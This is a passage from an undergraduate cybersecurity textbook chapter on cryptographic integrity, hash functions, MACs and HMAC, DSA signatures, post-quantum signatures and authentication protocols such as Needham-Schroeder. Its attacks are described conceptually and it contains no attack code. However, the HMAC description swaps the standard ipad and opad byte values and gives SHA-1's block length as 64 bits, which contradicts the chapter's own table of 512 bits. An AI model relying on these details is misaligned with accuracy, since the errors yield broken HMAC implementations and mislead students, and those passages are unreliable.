- **Non-repudiation**, so parties who perform an activity cannot deny that they have done so;
- **Secure distribution** of keys for use in encryption.

In this chapter we will look at how cryptographic techniques can be used to achieve these targets. In Chap. 8 we return to some more specific uses of cryptography for securing computer networks.

5.1 Integrity

Preserving integrity is, as we have seen in Chap. 1, one of the three main targets for work on information security: It must not be possible for unauthorised persons or system faults to modify information.

Encryption does not on its own make it possible to prevent outsiders from modifying data. Encryption cannot prevent blocks of data being removed, exchanged or replaced by data from previous activities. As an example, we can imagine the scenario in Fig. 5.1.

To maintain integrity in an exchange of data, each data block must contain information which ensures that it cannot be replaced or re-used without this being obvious. Typical solutions are based on the use of *reference numbers* (or *time stamps*), so the receiver can keep track of the ordering and any attempts at reusing the transmitted messages, together with a *checksum*, which will reveal any attempts at changing

R. Sharp, *Introduction to Cybersecurity*, Undergraduate Topics in Computer Science,
https://doi.org/10.1007/978-3-031-41463-3_5

Alice and Bob communicate with one another, as Alice wants to buy some garden furniture from Bob's Garden Ltd. She has previously bought 10 garden chairs and would now like to have 2 more. All the messages which they exchange with one another are encrypted, so no outsiders can see what they are about.

An attacker, Eva, monitors their exchange, removes Alice's messages to Bob and sends the messages from the previous purchase instead. Alice subsequently receives an invoice 5 times as big as expected—and both Alice and Bob believe that the other has cheated them.

Fig. 5.1 Lack og integrity leads to an embarassing situation

the message's contents. The reference must technically speaking be a *nonce*, which (as mentioned previously) is created for the occasion and must never be re-used. Typically, data d is sent in a block of the form:

$$d^\frown z^\frown \mathcal{E}(\underbrace{z^\frown \mathcal{H}(d^\frown z)}, \ k)$$

where: z is the reference (nonce)
$\mathcal{H}$ evaluates a checksum for its argument, here $d^\frown z$.
$\mathcal{E}$ is a suitable encryption function, here used with key k.
$^\frown$ stands for concatenation (e.g. if $d = cat$ and $z = 97$, then $d^\frown z = cat97$).

The checksum $\mathcal{H}(m)$ for a message m is often called a *message digest* and the actual function $\mathcal{H}$ a *message digest function*, *one-way hash function* or *cryptographic hash function*.

5.1.1 Cryptographic Hash Functions

A cryptographic hash function $\mathcal{H}$ for creating message digests is typically designed to provide a "fingerprint" of the message using many fewer bits than the message itself. The function must have the three important properties shown in Requirements 5.1.

Requirements 5.1 (Properties of a hash function.)

A cryptographic hash function $\mathcal{H}$ must be:

1. **Non-invertible:** I.e. It is a *one-way function*. This means it is infeasible, given a digest v, to find a message m, such that $\mathcal{H}(m) = v$. (This property is also known as *preimage resistance*.)
2. **Weakly collision resistent**: It is infeasible, given a message m_1, to find another message m_2 with the same digest value, i.e. such that $\mathcal{H}(m_1) = \mathcal{H}(m_2)$. (This property is also known as *second-preimage resistance*.)
3. **Strongly collision resistent:** It is infeasible to find different messages, m_1 and m_2, such that $\mathcal{H}(m_1) = \mathcal{H}(m_2)$.

The third of these properties is often regarded as the most important for practical security, since if the hash function is not collision resistent, it may be possible to replace a message with a fake which has the same hash value, at the same time as it is also the hardest requirement to fulfil in practice. This is because the function is designed to calculate a digest which is much smaller (i.e. contains many fewer bits) than the message. This idea is illustrated in Fig. 5.2. In the figure, the messages are all assumed to have a length of 4 bits (so there are 2^4 (=16) possible different messages) and the hash values each have a length of 2 bits (so there are 2^2 (=4) different hash values). In the real world, the messages might be several thousand bits long and the hash values a few hundred bits.




Fig. 5.2 Principle of a cryptographic hash function

A potentially large set of messages is mapped onto a much smaller set of possible hash values.
The curved lines indicate which hash value will be evaluated for each individual message.

This means that the number of possible messages is very much larger than the number of possible hash values, so there must be really many messages which have the same hash value. The average effort to find a message which corresponds to a given hash value v is, for a well-designed hash function which gives n-bit digest values, proportional to 2^n. But the average effort needed to find collisions is only (as a consequence of the *birthday paradox* described in Appendix B) proportional to $2^{n/2}$. The exponent $n/2$ is often called the function's *security strength*, which is measured in bits. For a poorly designed hash function, collisions can be found with a smaller effort, so the security strength will be less than $n/2$.

Technically speaking, most cryptographic hash functions use an iterative method to produce the hash value. The message is divided up into blocks $x_1, x_2, \ldots, x_p$ of, say, r bits each. If the message length is not a multiple of r bits, the final block, x_p, is padded with a neutral bit pattern (often just a sequence of 0-bits) to fill it out to r bits. The hash function then operates as a *state machine*: Starting from an initial state given by an (algorithm-dependent) *Initialisation Vector*, *IV*, a suitable transformation function, f, is used to combine the content of each block in turn with the current state to produce a new state. The actual hash value is then all or part of the final state after the last block has been dealt with. This process looks very similar to the CBC mode of encryption of block ciphers shown in Fig. 4.10. However, there is a very important difference: f is not an ordinary encryption function — it is a *one-way function* without any trapdoors which could be used to reverse it.

Different hash functions use different padding schemes, functions f and initialisation vectors, IV. Figure 5.3 illustrates the principle of operation for hash functions based on the so-called *Merkle-Damgaard construction*, as used by MD5, SHA-1, SHA-2, RIPEMD and others. In this scheme, f is a *collision-free compression function* which combines the n-bit state resulting from processing the previous block of input with the r-bit content of the current block to produce a new n-bit state. The padding (indicated by the green shading) inserted in the last block, x_p, is a sequence of 0-bits. Unfortunately, this makes it impossible to distinguish the hash of a message m from the hash of message m with extra 0-bits appended to its end. So an encoding of the total length of the original message is added—a process known as *length padding* or *Merkle-Damgaard (MD) strengthening*. Finally, for some hash functions it may be desirable to produce an output which is smaller than the n bits used during the initial part of the calculation, so a finalisation step is added at the end of the process.




Fig. 5.3 Principle of operation of a cryptographic hash function based on the Merkle-Damgaard construction

The compression function f typically uses several rounds of transformation with *non-linear functions*, as shown in Table 5.1. This strategy has the effect that even tiny changes in the plaintext give big differences between the hash values which are formed—a phenomenon known as an *avalanche effect*. For example:

MD5("Four blind mice came marching") = d3415be3d42aa5c15301451b4841d5a5
MD5("Four blind mice came marchinf") = 9d3d5f44644904a62497aed89112de11

In the binary representation of the texts in this example there is only a difference in a single bit, but the hash values (here given as sequences of hexadecimal digits) are markedly different.

Hash functions based on the Merkel-Damgaard construction have a number of weaknesses. A particularly worrying one is that the hash function makes available not only the hash value for a message m, but also its length. From these it is possible, without actually knowing m, to calculate a correct hash for a message where m has been extended with further data. Such so-called *length extension attacks* make this type of hash function unsuitable for many purposes, for example for use in keyed MACs (see Sect. 5.1.2 below). In 2006, NIST therefore started a competition to find a new hash function based on new principles.




Fig. 5.4 A step in the operation of a sponge

The winner was *Keccak*, which is now standardised as *SHA-3*. SHA-3 is based on a so-called *sponge construction*, where the basic step to incorporate a block of the message into the final result is illustrated in Fig. 5.4. The state is divided into two parts, known as R (the *rate*: r bits) and C (the *capacity*: c bits). Both R and C are initialised to 0. In each step, an input block is mixed with the R part of the current state using an XOR function, and then the function f is applied to both parts of the state to produce a *random permutation* of the $(r+c)$ bits in the state. After the last block of input has been dealt with, the actual n-bit hash value is derived from the r bits in the R part of the final state.

With the sponge construction, the security strength against preimage attacks is n bits, and the strength against collision attacks is $n/2$ bits as usual. The strength against length extension attacks depends on the size of the capacity, c bits, which in the final version of the standard is equal to $2n$. The reason that SHA-3 is so resistant to length extension is that the content of C is never output, so it is not possible for an external attacker to find the entire final state—a pre-requisite for performing the attack in a simple way.

MD5 is no longer considered secure: Its digest length is too small, and its security strength against collisions is much less than 64, so it is by no means collision-free. In 2016, a group from Google succeeded in finding some collisions for SHA-1. It has been known for some time that there was a theoretical possibility of collisions, as its effective security strength is around 63 bits. 2^{63} is still a large number (about 9 billion billion), but the team from Google managed to create two different PDF documents with the same SHA-1 hash value. This was a big effort: the calculation took a total of *6610 years* of CPU time. Nevertheless, SHA-2 or SHA-3 are recommended for use from now on.

Table 5.1 Commonly used hash functions

	MD5	SHA-1	SHA-2		SHA-3	
			SHA-256	SHA-512	SHA3-256	SHA3-512
Digest length, n (bits)	128	160	256	512	256	512
Basic block length, B (bits)	512	512	512	1024	1088	576
Max. message length (bits)	$2^{64}-1$	$2^{64}-1$	$2^{64}-1$	$2^{128}-1$	∞	∞
Number of rounds	64	80	64	80	24	24
Collision security strength (bits)	~ 18	~ 63	128	256	128	256

5.1.2 MAC

An alternative technique for ensuring integrity is to use a *Message Authentication Code (MAC)*. Here a key k is used as an extra parameter for the hash function, so the hash value for message m is evaluated as $\mathcal{C}(m, k)$. The function $\mathcal{C}$ must, just like $\mathcal{H}$, be *non-invertible*, *weakly collision resistent* and *strongly collision resistent*. It must also have a fourth property, shown in REQUIREMENTS 5.2. The key k must be a secret, often called a *MAC key*, which is shared by the sender and receiver.

REQUIREMENTS 5.2 (PROPERTIES OF A MAC)

In addition to the three properties given in REQUIREMENTS 5.1, a MAC must have the property of:

4. **Resistance to existential forgery** via plaintext attacks. This impressive term means that even if an attacker has access to a mechanism (a so-called *oracle*) which knows the secret key and can calculate the hash value for any plaintext which the attacker gives it, it is infeasible for the attacker to find the hash value for other plaintexts.

Data d from Alice to Bob is then typically sent in the form:

$$d^\frown z^\frown \mathcal{C}(d^\frown z,\ MK_{AB})$$

where MK_{AB} is the MAC key which Alice and Bob share. The receiver can check the integrity by calculating $\mathcal{C}(d^\frown z,\ MK_{AB})$ (often known as the *tag* for the message) from $d^\frown z$ and the shared MAC key, MK_{AB}, and seeing whether this gives the same result as the tag in the message.

If confidentiality is also required, the data block with its checksum can also be encrypted—for example with the receiver's public key:

$$\mathcal{E}(d^\frown z^\frown \mathcal{C}(d^\frown z,\ MK_{AB}), PK_B)$$

The function $\mathcal{C}$ can be designed in various ways. A *hash-based* MAC (often abbreviated *HMAC*) is based on an ordinary cryptographic hash function, such as MD5, SHA-1 or RIPEMD160. Figure 5.5 illustrates the process. In the figure, ipad and opad are two padding patterns, which have the same length as the hash function's block size, B bits—for example 64 bits for SHA-1 (see Table 5.1). ipad (the "inner" padding) is a number of repetitions of the bit pattern for the hexadecimal number 5c, and opad (the "outer" padding) is a number of repetitions of the hexadecimal number 36. They are combined with the key (as so often before, by use of an XOR function, $\oplus$) to give the padded keys, ipadkey and opadkey respectively, for the two passes through the hash function, $\mathcal{H}$. In the first pass, the value of $hashsum1 = \mathcal{H}(ipadkey^\frown m)$ is calculated, where m is the message and $^\frown$ again indicates concatenation. In the second pass, the value of $hashsum2 = \mathcal{H}(opadkey^\frown hashsum1)$ is calculated, and this gives the final result:




Fig. 5.5 Generating an HMAC (Source: Wikimedia Commons Ⓢ)

$$\mathcal{H}((k \oplus opad)^\frown \mathcal{H}((k \oplus ipad)^\frown m))$$

The use of two chained calculations with the hash function significantly reduces the risk of collisions, so even HMACs based on MD5 and SHA-1 are considered acceptable from a security point of view.

The figure shows a case where the key length, L bits, is smaller than the hash function's block length, B. In such cases, the key is padded out on the right with 0-bits before it is combined with ipad and opad. The use of short keys is, however, not a good practice, as one of the most common forms of attack on HMACs is a brute-force attack to find the key.

Another common approach to calculating a MAC is to base it on a block cipher operated in CBC mode, as illustrated in Fig. 4.10 in the previous chapter. Both symmetric (e.g. AES) and asymmetric (e.g. RSA) block ciphers can be used. As we saw from the discussion in Chap. 4, use of CBC mode has the effect that a given block's ciphertext incorporates information from the encryption of all the previous blocks, since the ciphertext c_{i-1} from the $(i-1)$'th block of plaintext is used in the calculation of the ciphertext c_i for the i'th block of plaintext, m_i:

$$c_i = \mathcal{E}(m_i \oplus c_{i-1},\ k)$$

This means that the ciphertext from the very last block of plaintext contains information from all the previous blocks, and therefore can be used to check integrity. This so-called CBC-MAC is often used together with encryption of the blocks in CTR mode; this combination is known as CCM mode.

5.2 Electronic Signatures

Electronic signatures are used as proof of a document's origin and to ensure *non-repudiation* of sending or receiving. The basic requirements for an electronic signature, shown in Requirements 5.3, are in principle the same as for ordinary written signatures.

Requirements 5.3 (Properties of a electronic signature)

An electronic signature must have the properties:

1. A signature cannot be forged, i.e. created by anyone except its true owner.
2. A signature cannot be detached from a document and attached to another document.
3. A signed document cannot be modified without the modification being detectable.
4. The signer of a document cannot deny having signed it.

The basic technique for creating an electronic signature is to encrypt the document which is to be signed, using a key that only the signer (and possibly the receiver) knows. To check (in this context, the word *verify* is often used) the signature, it is necessary to demonstrate that precisely the signer's key was used.

5.2.1 Verification of Electronic Signatures

How you verify an electronic signature depends on whether the encryption is based on an SKCS or a PKCS. If Alice wants to send a signed document to Bob, and they have a shared secret key SK_{AB} in an SKCS, then things are very simple: Alice encrypts the document with SK_{AB} and if Bob can decrypt the document with SK_{AB}, then he knows that it comes from Alice.

Often, however, the sender and receiver do not know one another—or it may be the intention that the document should be read by several people. In a court case, for example, there may be documents which whole armies of lawyers, witnesses and judges have to be certain about the origin of. If an SKCS is used, it will in general be necessary to have a trustworthy *arbitrator*, T, which all the parties know and trust. This arbitrator certifies the origin of the document via the protocol:

$$\begin{array}{ll} \text{Message 1} & A \rightarrow T : \mathcal{E}(d, SK_{AT}) \\ \text{Message 2} & T \rightarrow B : \mathcal{E}(d \frown A, SK_{BT}) \end{array}$$

In Message 1, Alice sends the arbitrator the document d, encrypted with the secret key SK_{AT} which she shares with him. The arbitrator knows that the document comes from Alice, since he only shares this key with Alice. The arbitrator can then add information about the document's origin and send it on to Bob (Message 2), encrypted with the secret key SK_{BT} which he shares with Bob. As before, $d \frown A$ indicates concatenation of the digits in d with those in A.

When the signature is based on a PKCS, there is no need for an arbitrator. To sign, Alice encrypts the document with her private key, SK_A. The receiver checks that Alice's public key PK_A can be used to decrypt the document. This is extremely simple in *reversible* cryptosystems, where it is the case that:

$$\mathcal{D}(\mathcal{E}(d, SK_A),\ PK_A) = d$$

So the act of checking the signature leads to *recovery* of the document. RSA is a well-known example of such a reversible cryptosystem.

5.2.2 Electronic Signatures with a PKCS

There is no doubt that electronic signatures based on the use of a PKCS are the most common. In most European countries they have been recognised since about the year 2000—in accordance with the EU directive 1999/93/EF [30]—to be just as valid as hand-written signatures. The basic idea is, as stated above, that the signature is created by encrypting the document with the signer's private key. But there is some variation in how this is done in practice.

The simplest idea is for Alice to add the document encrypted with her private key, $\mathcal{E}(m, SK_A)$, to the document in plaintext, m, as shown in Fig. 5.6. To verify




Fig. 5.6 A simple digital signature with a PKCS

the signature, the receiver Bob decrypts the ciphertext with Alice's public key, PK_A, and compares the result with the plaintext.

This simple method is vey rarely used, as it is slow and bulky. A slightly smarter idea is for Alice only to send the encrypted document, $\mathcal{E}(m, SK_A)$, as shown in Fig. 5.7. To verify the signature, Bob decrypts the ciphertext, using Alice's public

Fig. 5.7 Electronic signature with message recovery

key, PK_A. If the result makes sense, it must have been encrypted by Alice. This method is known as *electronic signature with message recovery*, and and is part of the international standard *ISO9796*. Even if this method saves a lot of space when the message is to be sent, it still has the problem that the method is slow, since the entire document has to be encrypted using a PKCS.

The method also has a built-in security risk: since Bob doesn't receive the original plaintext, he cannot see whether the message which he decrypts is the original message. It might be possible to replace the message with a false message which gave a valid signature. This would be the case if the cryptosystem is *malleable*. In fact both the RSA and ElGamal-cryptosystems, which are commonly used for creating digital signatures, are malleable. But the attacker has to know the encryption key in order to exploit this malleability. Luckily it is the signer's *private key* which is used to create electronic signatures, and this key is kept secret. So the risk is limited.

The third idea is that Alice creates a *message digest* $\mathcal{H}(m)$ for the document, encrypts it with her private key, SK_A, and attaches $\mathcal{E}(\mathcal{H}(m), SK_A)$ to the plaintext of the document, as shown in Fig. 5.8. To verify the signature, Bob derives the




Fig. 5.8 Electronic signature with appendix

message digest $\mathcal{H}(m)$ from m, and decrypts the encrypted digest which is attached to the message, using Alice's public key. If the results are identical, the document was signed by Alice.This technique is known as *electronic signature with appendix*, and is used in the standards *PKCS#1* [54] and *Digital Signature Standard (DSS)*, which is described in the following section.

5.2.3 Digital Signature Standard (DSS)

The American standard *DSS*, originally specified in 1991 and now in its fourth version, FIPS 186-4, describes three possible techniques for generation and verification of an electronic signature with appendix. Apart from the RSA-based method described in the previous section, it is possible to use:

- **DSA**, based on a variant of the *ElGamal cryptosystem*.
- **ECDSA**, based on the use of encryption over elliptical curves.

DSA uses a set of parameters, which are typically shared by a group of users, together with a public key and private key for each individual user. The parameters are:

- p, a prime number with a size, L, between 512 and 3072 bits, which is used as a *modulus*;
- q, a prime factor of $(p-1)$, with a size, N, between 160 and 256 bits;
- h, a randomly chosen integer, such that $1 < h < (p-1)$ and $h^{(p-1)/q} \bmod p > 1$
- $g = h^{(p-1)/q} \bmod p$

All these parameters can be made public. The choice of L and N naturally depends on the desired security strength for the signature. In the first version of DSS, the combination $(L = 512, N = 160)$ was recommended. The recommendation today is $(L = 3072, N = 256)$ for signatures which are to be valid in the long term.

For each user, a random integer, x, where $0 < x < q$, is chosen as the user's private key, and the user's public key is evaluated as $y = g^x \bmod p$. This is secure because, as discussed above, it is very hard to derive the value of the exponent x if you only know the value of this *modular exponentiation*.

Formation of a signature:
To sign a message, m, the signer chooses a random *message key*, k, which is smaller than q and must be kept secret, and then calculates the values of two integers, (r, s), which make up the actual signature:

$$\begin{aligned} r &= (g^k \bmod p) \bmod q \\ s &= (k^{-1} \times (\mathcal{H}(m) + x \times r)) \bmod q \end{aligned}$$

$\mathcal{H}$ is a hash function with a suitably high security strength—originally SHA-1, but nowadays one of the functions *SHA-2* or *SHA-3*. Both r and s must be bigger than 0. If this is not the case, a new message key, k, has to be chosen.

Verification of a signature:
To verify a signature, you first check that r and s are both bigger than 0. If they are not, the signature must be rejected. Otherwise a value v is evaluated as follows:

$$\begin{aligned} w &= s^{-1} \bmod q \\ u_1 &= (\mathcal{H}(m) \times w) \bmod q \\ u_2 &= (r \times w) \bmod q \\ v &= ((g^{u_1} \times y^{u_2}) \bmod p) \bmod q \end{aligned}$$

The signature is accepted if $v = r$.

Efficiency:
As r and s are evaluated modulo q, the signature consists of two N-bit integers. This means it is much smaller than an RSA signature, so DSA is often preferred for applications where it is important that the signature does not take up too much room. Formation and verification of the signature is, however, often noticeably more demanding than with RSA, as there is no possibility of “economising” by using small values for the exponents k, u_1 and u_2.

Security in DSA:
DSA turns out to be very sensitive to the choice of the secret message key, k. For real security, a new value for k must be generated by a cryptographic random number generator for each new message. Repeated use of the same value or disclosure of just a few bits of k in several messages can be exploited by an attacker to disclose the user’s private key x. The company Sony had a nasty experience in 2010 because of this, as some attackers could find the private key which the company used to sign genuine PS3 software. Sony had indeed omitted to generate a new value for k for each signature.

5.2.4 Planning for the Future

When electronic signatures are legally valid for signing all types of document, it is important to think about how long a signature is to remain valid. For most financial transactions, a validity period of just a few years is sufficient. But with legal documents such as marriage covenants, easements, title deeds and documents related to loan-taking, it can be necessary to be able to verify the signature over a very long period—maybe even hundreds of years. The encryption and, if necessary, the hash function which are used to create the signature must not be able to be broken within this period. With current methods of producing signatures, this seems completely unrealistic. There are at least three reasons for this rather depressing conclusion:

- As time passes, it becomes necessary to use longer and longer keys for encryption. While key lengths of around 512 bits were recommended for creating RSA-based signatures in the 1990s, the recommendation today is to use key lengths of 3072 bits for signatures which are to last until 2030.
- As time passes, it is necessary for any hash functions used in creating the signature to have increasing security strengths. In the 1990s, the recommendation was to use MD5 or SHA-1, whereas the recommendation today is to use SHA-2 or SHA-3.
- The certificates which are used to guarantee the relationship between an individual and a given encryption key for use in verifying a signature have a limited period of validity, often only one or two years (see Sect. 5.5 below).

As mentioned in Sect. 4.4.3.3, the development of quantum computers can make it almost impossible to achieve secure encryption with the most common public key cryptosystems, including RSA, Diffie-Hellman and ElGamal. Quantum computers are also believed to be able to perform collision and preimage attacks on cryptographic hash functions significantly more efficiently than classical computers. Since the 2010s here has therefore been a considerable research effort into development of forms of signature based on new *hard problems* which are resistant to attacks by quantum computers.

In 2016, NIST in USA initiated a competition to develop *Post-Quantum Cryptography* (often abbreviated to *PQC*), with the ultimate aim of producing new standards for signatures and for encrypting secret keys which have to be distributed. Like other NIST competitions, this proceeded in several rounds. In the first round there were 23 proposals for signature schemes and 59 for key encryption schemes. In the third round, three signature schemes (CRYSTALS-Dilithium, FALCON and SPHINCS+) and a single key encryption scheme (CRYSTALS-Kyber) were selected as the first group of winners, and a fourth round was started to further investigate a second group of four key encryption schemes. The final decision on which of these schemes will be chosen as the basis for new standards is expected in the next few years.

Within a relatively short time, it will be necessary to deploy these new methods for creating electronic signatures. And a considerable administrative effort will be needed to convert existing electronically signed documents to use them.

5.3 Authentication

The aim of authentication is to confirm that you are in fact exchanging information with the party—the person or computer system—whom you believe you are communicating with. A really basic challenge here is to start a confidential "conversation" in such a way that each participant is sure who the other one is. This is typically done by exchanging some suitable identification information before any serious exchange of data takes place. The rules for this preliminary exchange of information follow an agreed *protocol*, and must ensure that a number of fairly obvious requirements are fulfilled. Requirements 5.4 summarises these for participants Alice and Bob.

Requirements 5.4 (Properties of an authentication protocol)

An authentication protocol must have the properties:

1. **Evidence:** Alice must present evidence for her identity. Typically this is done by producing (or demonstrating knowledge of) a secret which identifies Alice, and which Bob can verify.
2. **Non-transferability:** Bob cannot use information received from Alice to impersonate Alice in relation to a third party.
3. **No third-party impersonation:** No third party, Mallet, can impersonate Alice by executing the protocol with Bob.
4. **No leakage:** The above properties must hold, irrespective of how many times Alice and Bob execute the protocol.

In the case shown, it is Alice who proves her identity to Bob. If Bob also has to prove his identity to Alice, then a corresponding protocol, in which they have swapped roles, must be followed. How easy it is to fulfil the requirements depends on the protocol and the type of evidence.

5.3.1 Types of Evidence

There are basically three types of evidence which are used in authentication processes:

- **Weak authentication:** The secret is a password or other simple identification code (PIN-code, pattern lock, or similar).
- **Strong authentication:** A cryptographically secure form of Challenge-Response. The basic assumption is that a correct response to the challenge can only be produced by the party who knows the relevant secret. Two examples for an SKCS, where the secret is the parties' shared secret key, are shown in Fig. 5.9. N_A and N_B are *nonces*, i.e. fresh (not previously used) references chosen by A and B respectively to identify the current exchange.

One-way authentication:	Message 1	$A \rightarrow B$: N_A
	Message 2	$B \rightarrow A$: $\mathcal{E}((N_A, A), SK_{AB})$
Two-way authentication:	Message 1	$A \rightarrow B$: N_A
	Message 2	$B \rightarrow A$: $\mathcal{E}((N_B, N_A, A), SK_{AB})$
	Message 3	$A \rightarrow B$: $\mathcal{E}((N_A, N_B), SK_{AB})$

Fig. 5.9 Simple challenge-response protocols for authentication with an SKCS


- **Zero-knowledge authentication**, where knowledge of the secret can be demonstrated without any information at all about the secret itself being disclosed.

In what follows we focus on *strong authentication*, which is relatively secure and very commonly used.

5.3.2 Authentication with an SKCS

The examples above of authentication protocols using an SKCS assume that Alice and Bob already share a secret key, SK_{AB}. If they don't have such a key, they need help from a trustworthy (and well-protected) third party, Sam, who in this context is often called an *authentication server*. The exchange between Alice, Bob and Sam can be organised in several different ways. Here we look at one of the best known, which was developed in its final version by Needham and Schroeder in 1987. It is assumed that Alice already shares a secret key SK_{AS} with Sam and that Bob correspondingly shares a secret key SK_{BS} with Sam, so each of them can communicate confidentially with Sam, as illustrated in Fig. 5.10, even if they cannot yet communicate confidentially with one another.

Fig. 5.10 Authentication via a trustworthy and well-protected authentication server



When they have finished executing the protocol, both Alice and Bob know who the other is and they get to share a secret key, SK_{AB}, which they both have got from Sam. The exchanges in the protocol are shown in Fig. 5.11.

In Message 1 Alice tells Bob who she is (and indicates in that way that she wants to communicate with him). Bob answers in Message 2 with a so-called *authenticator*, which consists of Alice's identifier and a nonce, N_B, chosen by Bob, encrypted with the secret key which Bob shares with Sam, SK_{BS}.

Alice cannot read what is in the authenticator, but forwards it to Sam in Message 3, together with the identifiers for both Alice and Bob, and a nonce N_A chosen by Alice. At this stage of the exchange, nothing has been revealed to Alice or Bob

Message 1	$A \rightarrow B$: A	
Message 2	$B \rightarrow A$: $\mathcal{E}((A, N_B),\ SK_{BS})$	“authenticator”
Message 3	$A \rightarrow S$: $(A, B, N_A, \mathcal{E}((A, N_B),\ SK_{BS}))$	
Message 4	$S \rightarrow A$: $\mathcal{E}((B, N_A, SK_{AB},\ \mathcal{E}((A, N_B, SK_{AB}),\ SK_{BS})),\ SK_{AS})$	
Message 5	$A \rightarrow B$: $\mathcal{E}((A, N_B, SK_{AB}),\ SK_{BS})$	
Message 6	$B \rightarrow A$: $\mathcal{E}(N'_B,\ SK_{AB})$	
Message 7	$A \rightarrow B$: $\mathcal{E}(N'_B - 1,\ SK_{AB})$	

Fig. 5.11 Needham & Schroeder’s authentication protocol for an SKCS

(or to any attackers who might be eavesdropping) which they didn’t know already. Neither Alice nor any attackers can decipher the authenticator; it can only be read and checked by Bob or Sam.

Sam, who knows all the secret keys, now reads the authenticator and constructs a new one, which is still encrypted with SK_{BS}, but now also contains the new secret key, SK_{AB}, which Alice and Bob will share in their further communication:

$$\mathcal{E}((A, N_B, SK_{AB}),\ SK_{BS})$$

This is sent in Message 4 from Sam to Alice tgether with Bob’s identifier, Alice’s nonce and the new key. Message 4 is encrypted with the secret key which Alice shares with Sam, so the new secret cannot be revealed to anyone other than Alice.

Alice can now check that the reply from Sam in Message 4 contains precisely the nonce that Alice herself chose, and that no attackers have changed the identification of the party, Bob, whom Alice would like to communicate with. This might have happened if an attacker had modified Message 3 or replaced it with an old “Message 3” from a previous exchange. If everything seems to be OK, Alice accepts SK_{AB} as the right key to use for communication with Bob, and sends Bob (in Message 5) the extended authenticator, which Alice has just received from Sam. As it is encrypted with SK_{BS}, Bob can decrypt it, get hold of the new secret key and check that the nonce is Bob’s own, N_B. This shows that the message is not a replay of an old “Message 5”. Bob can now conclude that the trustworthy Sam can vouch for Alice being the other party.

The last two messages are needed to convince Alice and Bob that the other actually exists and has got hold of the key SK_{AB}. In Message 6, Bob uses the new key to send a new nonce to Alice, who modifies it in some agreed manner (here just indicated by subtracting 1 from the value of the nonce) to protect against a replay performed by an attacker. She then sends the modified value, encrypted with the new key, to Bob. Alice and Bob are now able to communicate confidentially with one another—and subsequently also to authenticate themselves to one another by using the new key.

One-way authentication:

Message 1 $A \rightarrow B$: N_A
Message 2 $B \rightarrow A$: $(\mathcal{E}((B, PK_B),\ SK_S), N_B, N_A, A, \mathcal{E}((N_B, N_A, A),\ SK_B))$

Two-way authentication:

Message 1 $A \rightarrow B$: N_A
Message 2 $B \rightarrow A$: $(\mathcal{E}((B, PK_B),\ SK_S), N_B, N_A, A, \mathcal{E}((N_B, N_A, A),\ SK_B))$
Message 3 $A \rightarrow B$: $(\mathcal{E}((A, PK_A),\ SK_S), B, \mathcal{E}((N_A, N_B, B),\ SK_A))$

Fig. 5.12 Simple challenge-response protocols for authentication with a PKCS

5.3.3 Authentication with a PKCS

When Alice and Bob want to authenticate one another using a PKCS, the important question is whether they know one another's *public keys*. If they do, then either of them can verify a signature constructed by the other. This leads to the two simple challenge-response strategies for strong authentication shown in Fig. 5.12.

$\mathcal{E}((A, PK_A),\ SK_S)$, which contains Alice's identity and public key, PK_A, encrypted with Sam's private key, SK_S, is known as Alice's *certificate*, and $\mathcal{E}((B, PK_B),\ SK_S)$ correspondingly as Bob's certificate. Sam is assumed to be a trustworthy server which can vouch for the fact that Alice has the public key PK_A and Bob has public key PK_B.

$\mathcal{E}((N_B, N_A, A),\ SK_B)$ is Bob's *signature*, and correspondingly for Alice. As in the previous examples, *nonces* are used to ensure the integrity and topicality of the exchange. This protocol for authentication is the basis for Part 3 of the international standard *ISO9798*.

